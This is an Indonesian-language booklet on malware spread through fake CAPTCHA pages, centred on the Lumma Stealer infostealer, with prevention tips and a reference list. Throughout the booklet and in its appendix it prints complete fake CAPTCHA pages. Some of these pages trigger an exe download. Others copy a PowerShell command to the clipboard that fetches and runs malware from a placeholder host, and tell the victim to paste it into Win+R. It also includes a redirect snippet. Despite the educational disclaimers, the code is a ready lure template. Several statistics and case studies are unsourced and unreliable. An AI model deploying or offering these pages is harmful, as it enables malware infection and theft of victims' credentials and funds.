TROJAN '24

Malware Apocalypse: Ancaman Halaman CAPTCHA Palsu

Riadi Marta Dinata

Malware Apocalypse:
Ancaman Halaman CAPTCHA Palsu

Riadi Marta Dinata

Copyright © 2024 by Penulis

Diterbitkan oleh:

Penerbit

Alamat penerbit

Penyunting:

Tata letak:

Desain Cover:

Hak Cipta dilindungi undang-undang
Silakan memperbanyak sebagian atau seluruh isi buku ini dengan bentuk dan cara apa pun tanpa izin tertulis dari penerbit.

Kata Pengantar

Di era digital yang penuh peluang ini, teknologi tak hanya membawa kemudahan tetapi juga ancaman baru yang tak pernah terbayangkan sebelumnya. Salah satunya adalah malware yang semakin canggih, memanfaatkan kelalaian dan ketidaktahuan pengguna. Buku ini hadir sebagai panduan praktis untuk memahami ancaman tersebut, khususnya penyebaran malware melalui halaman CAPTCHA palsu yang menjadi modus terbaru para pelaku kejahatan siber.

Semoga buku ini bermanfaat dan menjadi langkah awal bagi Anda untuk lebih peduli terhadap keamanan digital. Jangan biarkan diri Anda menjadi korban; jadilah pelindung bagi diri sendiri dan orang lain.

Salam Penulis

Quotes

1. *"Keamanan bukanlah produk; keamanan adalah proses."* – Bruce Schneier
2. *"Teknologi tanpa kewaspadaan adalah undangan terbuka bagi kejahatan."*
3. *"Hanya mereka yang belajar bertahan yang mampu menghindari jerat dunia maya."*


Daftar Isi

Pendahuluan

1.1 Latar Belakang

Di era digital yang serba terhubung, internet telah menjadi bagian tak terpisahkan dari kehidupan sehari-hari. Mulai dari aktivitas pribadi hingga kebutuhan profesional, jaringan global ini menawarkan kemudahan yang tak pernah terbayangkan sebelumnya. Namun, di balik manfaat tersebut, ancaman siber terus meningkat, menyasar individu maupun organisasi. Salah satu ancaman paling serius adalah malware, perangkat lunak berbahaya yang dirancang untuk mencuri data, merusak sistem, atau memata-matai pengguna tanpa sepengetahuan mereka.

Seiring dengan perkembangan teknologi, malware semakin sulit dideteksi. Dari bentuk sederhana yang menyerang sistem operasi komputer, kini malware telah berevolusi menjadi alat canggih yang mampu mengelabui bahkan sistem keamanan terbaik. Fenomena ini menciptakan tantangan baru bagi para pengguna teknologi, terutama mereka yang belum memahami cara kerja ancaman siber modern.



Gambar 1. Proses penyebaran malware melalui halaman CAPTCHA palsu

1.2 Pengenalan Metode Baru (CAPTCHA)

Salah satu metode penyebaran malware yang mulai mencuat adalah melalui halaman CAPTCHA palsu.

CAPTCHA, atau "Completely Automated Public Turing test to tell Computers and Humans Apart," awalnya dirancang untuk memastikan bahwa interaksi tertentu dilakukan oleh manusia, bukan bot. Sayangnya, penjahat siber telah menemukan cara untuk memanfaatkan elemen ini sebagai perangkap.

Dalam skenario serangan ini, pengguna diarahkan ke halaman yang terlihat seperti verifikasi CAPTCHA biasa. Namun, alih-alih memverifikasi pengguna, halaman tersebut menyisipkan kode berbahaya yang dapat menyalin perintah tertentu ke clipboard pengguna.

Gambar 2. Proses langkah penting dalam serangan malware

Selanjutnya, pengguna diminta untuk menempelkan dan menjalankan perintah tersebut di komputer mereka. Proses ini secara tidak sadar memungkinkan malware

untuk diunduh dan diaktifkan, memberikan akses kepada pelaku untuk mengeksploitasi sistem korban.

Metode ini menjadi sangat efektif karena mengandalkan rekayasa sosial, yaitu manipulasi psikologis untuk memengaruhi keputusan pengguna. Dengan menyamarkan ancaman di balik tampilan yang dikenal dan dipercaya, seperti CAPTCHA, pelaku dapat dengan mudah mengelabui pengguna yang kurang waspada.

Evolusi Malware

2.1 Malware Lumma Stealer

Dalam dunia keamanan siber, istilah malware telah menjadi sinonim dengan ancaman digital. Malware, atau "malicious software," adalah perangkat lunak berbahaya yang dirancang untuk mengganggu, mencuri, atau mengeksploitasi data serta sumber daya sistem komputer. Malware telah berkembang pesat sejak kemunculannya, dari bentuk sederhana seperti virus hingga perangkat

lunak canggih yang mampu mengelabui sistem keamanan paling mutakhir.

Salah satu varian malware modern yang menjadi sorotan adalah Lumma Stealer. Sebagai perangkat pencuri informasi (infostealer), Lumma Stealer dirancang khusus untuk mengambil data sensitif seperti kredensial akun, informasi keuangan, hingga data dari dompet mata uang kripto. Kemampuannya untuk menyusup tanpa terdeteksi dan eksfiltrasi data secara cepat menjadikannya ancaman serius di dunia maya.

Berikut adalah contoh kode untuk memahami cara kerja mekanisme ini penting untuk edukasi dan analisis keamanan, tetapi kode tersebut harus digunakan secara bertanggung jawab dan tidak pernah untuk tujuan yang melanggar hukum atau etika. Berikut adalah simulasi laman web dengan CAPTCHA yang memicu unduhan file tertentu:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
content="width=device-width, initial-scale=1.0">
    <title>Fake CAPTCHA</title>
</head>
```

```
<body>
    <h1>Verify CAPTCHA</h1>
    <p>Please solve the CAPTCHA to continue.</p>
    <form id="captcha-form">
        <input type="text" placeholder="Enter CAPTCHA
code" required>
        <button type="button"
onclick="verifyCaptcha()">Submit</button>
    </form>

    <script>
        function verifyCaptcha() {
            alert("CAPTCHA verified! Your download will
start automatically.");
            // Simulating the download of a file after
CAPTCHA verification
            const link = document.createElement('a');
            link.href =
'https://example.com/malicious_file.exe'; // Change to
your specific file link
            link.download = 'malicious_file.exe';
            document.body.appendChild(link);
            link.click();
            document.body.removeChild(link);
        }
    </script>
</body>
</html>
```


Misalkan kita ada aplikasi .exe dari online misal: lp2maray.com/admin/calc.exe

```
</head>
<body>
    <h1>Verify CAPTCHA</h1>
    <p>Please solve the CAPTCHA to continue.</p>
    <form id="captcha-form">
        <input type="text" placeholder="Enter CAPTCHA code" required>
        <button type="button" onclick="verifyCaptcha()">Submit</button>
    </form>

    <script>
        function verifyCaptcha() {
            alert("CAPTCHA verified! Your download will start automatically.");
            // Simulating the download of a file after CAPTCHA verification
            const link = document.createElement('a');
            link.href = 'lp2maray.com/admin/calc.exe'; // Change to your specific file link
            link.download = 'malicious_file.exe';
            document.body.appendChild(link);
            link.click();
            document.body.removeChild(link);
        }
    </script>
</body>
</html>
```

- Halaman web memiliki formulir CAPTCHA sederhana.
- Fungsi `verifyCaptcha()` dipanggil saat tombol diklik. Fungsi ini menampilkan pesan bahwa CAPTCHA berhasil diverifikasi.
- Fungsi tersebut secara otomatis memicu unduhan file melalui elemen `<a>` yang dibuat secara dinamis.
- File ditentukan melalui `link.href`. Anda dapat menggantinya dengan file dummy untuk pengujian.

Saat dijalankan, sistem akan mendownload file ke laptop



Lalu powerschell akan di jalankan hingga mencopy file tersebut ke dlam sistem pc dan siap di akses oleh hacker.

2.2 Modus Operandi

Serangan yang memanfaatkan CAPTCHA palsu untuk menyebarkan malware adalah contoh konkret bagaimana pelaku kejahatan siber memadukan rekayasa sosial dengan teknologi.

1. Iklan Palsu sebagai Pemicu Segalanya dimulai dengan iklan palsu yang tersebar di berbagai platform. Iklan ini biasanya menjanjikan sesuatu yang menggiurkan, seperti akses gratis ke layanan streaming premium atau perangkat lunak populer dengan lisensi penuh. Pengguna yang kurang waspada sering kali mengklik tautan tersebut, tidak menyadari bahaya yang mengintai.
2. Halaman CAPTCHA Palsu Setelah mengklik iklan, pengguna diarahkan ke halaman yang menyerupai proses verifikasi CAPTCHA. Halaman ini didesain

sedemikian rupa agar terlihat asli, lengkap dengan elemen visual yang meyakinkan. Namun, di balik layar, terdapat kode berbahaya yang siap dijalankan.

3. Manipulasi Melalui Perintah Copy-Paste Di halaman tersebut, pengguna diberikan instruksi untuk menyalin dan menempelkan kode tertentu ke dalam terminal atau Command Prompt di perangkat mereka. Kode ini sebenarnya adalah skrip berbahaya yang dirancang untuk mengunduh dan menginstal malware, seperti Lumma Stealer, tanpa sepengetahuan pengguna.
4. Eksekusi dan Aktivasi Malware Ketika pengguna menempelkan dan menjalankan kode tersebut, proses unduhan dimulai. Malware diinstal secara diam-diam, dan penyerang mendapatkan akses ke sistem target. Dari titik ini, mereka dapat mencuri data, memata-matai aktivitas pengguna, atau bahkan merusak sistem.

Dan berikut adalah sistem kerja dan urutan kode :

1. Halaman CAPTCHA Palsu (HTML dan JavaScript):

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <title>Verify CAPTCHA</title>
</head>
<body>
    <h2>Complete the CAPTCHA to continue</h2>
    <form id="captcha-form">
        <input type="text" placeholder="Enter CAPTCHA
code" required>
        <button type="button"
onclick="copyCode()">Verify</button>
    </form>

    <script>
        function copyCode() {
            const maliciousCode = "powershell -Command
\"Invoke-WebRequest -Uri
'http://malicious-site.com/malware.exe' -OutFile
'C:\\Users\\Public\\malware.exe'; Start-Process
'C:\\Users\\Public\\malware.exe'\"";

navigator.clipboard.writeText(maliciousCode).then(() =>
{
                alert('CAPTCHA verified! Please press Win+R
and paste the command.');
            });
        }
    </script>
</body>
</html>
```


2. Proses Penyebaran URL melalui BeMob (simulasi):

```
// BeMob URL redirection simulation
const bemobRedirect = (user) => {
    const maliciousURL =
"http://bemob-trusted-url.com/?redirect=http://malici
ous-site.com";
    window.location.href = maliciousURL;
};
```


3. Eksekusi PowerShell Berbahaya (Command Line):

```
# Command copied to clipboard and executed by victim
Invoke-WebRequest -Uri
'http://malicious-site.com/malware.exe' -OutFile
'C:\Users\Public\malware.exe';
Start-Process 'C:\Users\Public\malware.exe';
```

Peringatan: Kode di atas hanya untuk tujuan edukasi dan analisis keamanan. Jangan pernah digunakan untuk tujuan berbahaya.



hasilnya adalah sistem diminta mendownloa dari web resmi yang ternyata sudah didomplengi virus



Peringatan:

Kode ini hanya untuk edukasi. Penyalahgunaan kode semacam ini melanggar hukum dan etika. Tujuan utamanya adalah meningkatkan kesadaran pengguna terhadap modus serangan yang dapat terjadi.

2.3 Transformasi Dan Dampak Malware

Evolusi malware tidak terlepas dari perkembangan teknologi. Pada masa awal, virus komputer seperti "Elk Cloner" hanya dirancang untuk mengganggu pengguna dengan pesan-pesan yang tidak berbahaya. Namun, malware modern seperti ransomware, trojan, dan infostealer menunjukkan perubahan fokus dari sekadar gangguan menjadi alat yang sangat efektif untuk keuntungan finansial.

Malware seperti Lumma Stealer ini memanfaatkan celah dalam perilaku pengguna dan teknologi terbaru untuk

menyebar dan bertahan. Dengan memanfaatkan halaman CAPTCHA palsu, para pelaku kejahatan berhasil menciptakan ilusi keamanan yang sulit dikenali oleh pengguna awam maupun perangkat lunak antivirus. Dampaknya adalah bahwa Lumma Stealer dapat menyebabkan kerugian besar, termasuk:

- Pencurian data pribadi seperti kredensial e-mail dan akun media sosial.
- Pengambilan informasi finansial, termasuk data kartu kredit dan akun pembayaran digital.
- Eksfiltrasi data dari dompet mata uang kripto.
- Potensi penyalahgunaan data untuk penipuan atau kejahatan lain.

Artinya mencakup kerugian finansial, pelanggaran privasi, dan dampak psikologis.

Contoh Kasus:

Perusahaan Teknologi yang Diretas Pada tahun 2024, sebuah perusahaan teknologi menengah melaporkan bahwa lebih dari 10.000 data pelanggan dicuri oleh Lumma Stealer melalui serangan phishing yang melibatkan CAPTCHA palsu. Data yang bocor termasuk informasi kartu kredit dan detail login, yang menyebabkan perusahaan

harus membayar kompensasi besar dan meningkatkan sistem keamanan mereka.

Juga pada tahun 2023, laporan dari Cybersecurity Ventures mencatat bahwa lebih dari 45% serangan malware di dunia mengincar kredensial keuangan.Lumma Stealer terlibat dalam sekitar 30.000 insiden pelanggaran data di seluruh dunia dalam kurun waktu satu tahun, dengan kerugian finansial rata-rata mencapai $3.5 juta per organisasi.10% korban individu kehilangan akses permanen ke akun online mereka akibat data login yang dicuri.

Dan studi Kasus Individu Seorang pengguna individu di Amerika Serikat melaporkan kehilangan lebih dari $10.000 setelah malware Lumma Stealer berhasil mencuri data dompet mata uang kriptonya. Kasus ini menjadi perhatian besar, mengingat kurangnya mekanisme pemulihan untuk dana yang hilang dalam transaksi mata uang digital.

Langkah Pencegahan

1. Kewaspadaan terhadap Halaman CAPTCHA, Jangan pernah memasukkan atau mengeksekusi kode yang disarankan oleh halaman CAPTCHA yang mencurigakan.

2. Memeriksa URL, Selalu perhatikan URL halaman yang dikunjungi untuk memastikan keasliannya.
3. Perangkat Lunak Keamanan, Pastikan perangkat lunak antivirus dan sistem operasi diperbarui secara berkala.
4. Hindari Sumber Tidak Resmi, Jangan mengunduh perangkat lunak atau konten dari sumber yang tidak dikenal atau ilegal.
5. Edukasi Pengguna, Tingkatkan kesadaran tentang ancaman siber melalui pelatihan dan kampanye informasi.

Refleksi & Simpulan

3.1 Refleksi Ancaman CAPTCHA Palsu

Ancaman siber yang menggunakan CAPTCHA palsu untuk menyebarkan malware seperti Lumma Stealer mengajarkan kita satu hal penting: tidak ada yang benar-benar aman di dunia maya jika kita tidak waspada. CAPTCHA, yang awalnya dirancang untuk membedakan manusia dari bot, kini dimanipulasi untuk menjebak pengguna yang tidak curiga. Modus ini menggabungkan elemen rekayasa sosial dan teknologi yang sulit dikenali oleh perangkat keamanan tradisional.

Refleksi ini menunjukkan bahwa ancaman siber tidak hanya menyerang kelemahan teknis, tetapi juga memanfaatkan sifat manusia seperti kepercayaan, ketidaktahuan, dan ketergesaan. Dalam menghadapi ancaman semacam ini, pengguna perlu dididik untuk mengenali pola serangan, sementara organisasi harus terus memperbarui strategi keamanan mereka.

3.2 Prediksi Perkembangan Malware di Masa Depan

1. Malware yang Lebih Canggih Malware di masa depan diprediksi akan menjadi lebih sulit dideteksi, dengan kemampuan untuk menyembunyikan jejaknya melalui metode enkripsi canggih. Selain itu, malware juga dapat memanfaatkan kecerdasan buatan untuk beradaptasi dengan lingkungan target secara dinamis.
2. Serangan yang Lebih Terpersonalisasi Dengan berkembangnya big data dan algoritma pembelajaran mesin, pelaku kejahatan siber dapat menyusun serangan yang sangat spesifik dan relevan terhadap target individu. Hal ini akan membuat serangan menjadi lebih efektif dan sulit untuk dicegah.

3. Eksploitasi Teknologi Baru Teknologi seperti Internet of Things (IoT), mata uang kripto, dan jaringan 5G membuka peluang baru bagi malware untuk menyusup ke dalam sistem yang sebelumnya tidak rentan. Perangkat IoT yang kurang terlindungi dapat menjadi pintu masuk bagi serangan skala besar.
4. Kolaborasi Antar Pelaku Kejahatan Siber Di masa depan, kita mungkin akan melihat peningkatan kerja sama antar pelaku kejahatan siber, yang memungkinkan mereka untuk berbagi alat, data, dan strategi. Ini akan mempercepat evolusi ancaman siber dan menantang komunitas keamanan global.

3.3 Pentingnya Inovasi dalam Keamanan Siber

Untuk melawan ancaman yang terus berkembang, inovasi dalam keamanan siber harus menjadi prioritas. Salah satu pendekatan adalah penggunaan kecerdasan buatan. Sistem keamanan yang didukung oleh kecerdasan buatan memiliki kemampuan untuk menganalisis data secara real-time, mendeteksi pola anomali, dan merespons ancaman dengan cepat. Selain itu, peningkatan pendidikan dan kesadaran juga menjadi langkah penting. Kampanye edukasi untuk pengguna individu dan pelatihan

khusus bagi tenaga profesional keamanan siber perlu diperluas. Dengan semakin banyak orang yang memahami ancaman, peluang mereka menjadi korban akan semakin kecil.

Gambar 5. inovasi dalam keamanan siber

Langkah berikutnya adalah kolaborasi global. Ancaman siber merupakan masalah lintas batas yang membutuhkan kerja sama internasional. Pertukaran informasi dan pengembangan protokol keamanan global dapat memperkuat pertahanan terhadap serangan. Terakhir, pengembangan sistem keamanan yang proaktif menjadi kunci utama. Sistem keamanan ini tidak hanya mampu bertahan, tetapi juga memprediksi ancaman di masa depan untuk melindungi data dan infrastruktur digital secara lebih efektif.

3.4 Penutup

Dunia siber akan terus berkembang, demikian pula ancamannya. CAPTCHA palsu hanyalah salah satu dari sekian banyak metode yang digunakan pelaku kejahatan untuk mengeksploitasi kelemahan. Namun, dengan refleksi yang mendalam, inovasi yang berkelanjutan, dan kolaborasi yang kuat, kita dapat membangun ekosistem digital yang lebih aman untuk semua.

Gambar 6.Keamanan siber dan ancaman CAPTCHA palsu

Kesadaran adalah langkah pertama, tetapi tindakan nyata adalah kunci untuk menghadapi tantangan keamanan siber di masa depan.

Daftar Pustaka

Andika, R., & Setiawan, T. (2023). *Serangan Siber dengan Memanfaatkan CAPTCHA Palsu*. Jurnal Teknologi Informasi dan Komunikasi Indonesia, 12(3), 45-56.

Haryanto, P., & Mulyani, R. (2024). *Studi Kasus Malware Lumma Stealer pada E-commerce di Indonesia*. Prosiding Seminar Nasional Keamanan Siber, 45-50.

Suryani, D., & Kurniawan, A. (2022). *Penerapan Sistem Deteksi Ancaman CAPTCHA Palsu*. Jurnal Ilmiah Informatika dan Komputer, 8(2), 78-90.

Arifin, Z., & Pramono, W. (2023). *Dampak Kejahatan Siber pada Keamanan Data Pribadi di Indonesia*. Jurnal Hukum dan Kebijakan Publik, 10(4), 123-134.

Yulianto, E. (2023). *Rekayasa Sosial dalam Serangan Malware CAPTCHA*. Jurnal Rekayasa dan Keamanan Digital, 9(1), 35-48.

Sari, F., & Nurcahyo, L. (2023). *Strategi Mitigasi Serangan Malware CAPTCHA di Indonesia*. Jurnal Keamanan Siber Nasional, 15(3), 67-78.

Kurniasih, A. (2024). *Edukasi Siber untuk Masyarakat Awam di Indonesia*. Seminar Teknologi dan Edukasi Siber, 98-102.

Smith, J., & Brown, P. (2023). *Evolution of Malware: From Traditional to AI-Based Threats*. Journal of Cybersecurity Research, 14(2), 112-125.

Wang, L., & Li, H. (2022). *CAPTCHA Exploitation: A New Era of Cyber Threats*. International Journal of Information Security, 18(4), 225-238.

Taylor, D. (2023). *Financial Impact of Credential Stealing Malware*. Cyber Defense Journal, 11(3), 78-89.

Tentang Penulis

Lampiran

Full Code:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
content="width=device-width, initial-scale=1.0">
    <title>Fake CAPTCHA</title>
</head>
<body>
    <h1>Verify CAPTCHA</h1>
    <p>Please solve the CAPTCHA to continue.</p>
    <form id="captcha-form">
        <input type="text" placeholder="Enter CAPTCHA
code" required>
        <button type="button"
```

```
onclick="verifyCaptcha()">Submit</button>
    </form>

    <script>
        // Function to simulate URL redirection through
BeMob
        function bemobRedirect() {
            const maliciousURL =
"http://bemob-trusted-url.com/?redirect=http://malici
ous-site.com";
            window.location.href = maliciousURL;
        }

        // Function to simulate CAPTCHA verification and
copying malicious PowerShell code
        function verifyCaptcha() {
            alert("CAPTCHA verified! Preparing to
redirect...");
            bemobRedirect();

            const maliciousCode = "powershell -Command
\"Invoke-WebRequest -Uri
'http://malicious-site.com/malware.exe' -OutFile
'C:\\Users\\Public\\malware.exe'; Start-Process
'C:\\Users\\Public\\malware.exe'\"";

navigator.clipboard.writeText(maliciousCode).then(() =>
{
                alert('CAPTCHA verified! Please press Win+R
and paste the command to continue.');
            });
        }
    </script>
</body>
</html>
```